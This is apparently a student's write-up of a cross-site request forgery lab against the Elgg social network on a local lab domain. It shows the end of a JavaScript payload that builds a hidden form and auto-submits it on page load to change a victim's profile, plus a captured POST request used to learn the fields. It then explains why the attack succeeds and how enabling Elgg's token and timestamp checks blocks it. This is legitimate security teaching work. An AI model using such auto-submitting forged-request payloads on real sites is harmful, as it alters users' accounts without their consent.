
```
fields += "<input type='hidden' name='accesslevel[phone]' value='2' />";

fields += "<input type='hidden' name='mobile' value='' />";
fields += "<input type='hidden' name='accesslevel[mobile]' value='2' />";

fields += "<input type='hidden' name='website' value='' />";
fields += "<input type='hidden' name='accesslevel[website]' value='2' />";

fields += "<input type='hidden' name='twitter' value='' />";
fields += "<input type='hidden' name='accesslevel[twitter]' value='2' />";


fields += "<input type='hidden' name='guid' value='42' />";

var p = document.createElement("form");

var url = "http://www.csrflabelgg.com/action/profile/edit";

p.action = url;
p.innerHTML = fields;
p.method = "post";
p.target = "_self";

document.body.appendChild(p);

p.submit();
}

window.onload = function() { hack_post(); }

</script>

</body>
</head>
</html>
```



Bobby was able to write this script because he learned how information was input in the edit profile page. By capturing a packet, Bobby can see the field values that he can assign in his script, he can also see the post request in http headers:

```
http://www.csrflabelgg.com/action/profile/edit

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=p62lpq9v2n1doebil4ih12fvm1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 558
__elgg_token=bd5dOUk3fsbem2qKbohBpg&__elgg_ts=1556808877&name=Boby&description=<p>
loveee to build</p> &accesslevel[description]=2&briefdescription=Ricky Bobby
Here! If ur ain't first ur last!&accesslevel
[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel
[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel
[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel
[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel
[twitter]=2&guid=43
```

2. Similarly to the previous task, Alice will log in, and click on Bobby's page, the result is the following:




Result:

Similar to task 1, Alice establishes a cookie with the Elgg server when she logs in, so her session is authenticated. When she click's on Bobby's malicious link, the POST request in the script will be processed because it sends the request back to the server as if it were Alice. Because Alice's session has already been authenticated, the server will process the malicious POST request, and display, "Bobby is my hero" on Alice's brief description field.


1. If we go to code inspector pressing ctl +shift+ I, we can find Alice's number by inspecting the member's page ul tag.
2. The attack will work because the user's id matches the POST request attack id

Task 4: Implementing a countermeasure for Elgg:

1. Go to the ActionsService.php file in the following folder **->**/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg





2. Comment the return true statement in the function gatekeeper:



3. Redo the attack with countermeasures turned on:

If we turn on the countermeasures, and if we remove bobby as a friend and remove “Bobby is my hero” and redo the attack, it will not appear.





Result:

Running the attack again with the countermeasures turned on will not work. This is because the countermeasure has functions that generate time stamps and unique tokens. When Alice clicks on a link, the countermeasure will compare the generated values, if the token and time stamp are not equal with the current user session, then the request clicked on will not work, because the validation checks will determine that they did not come from an authenticated user.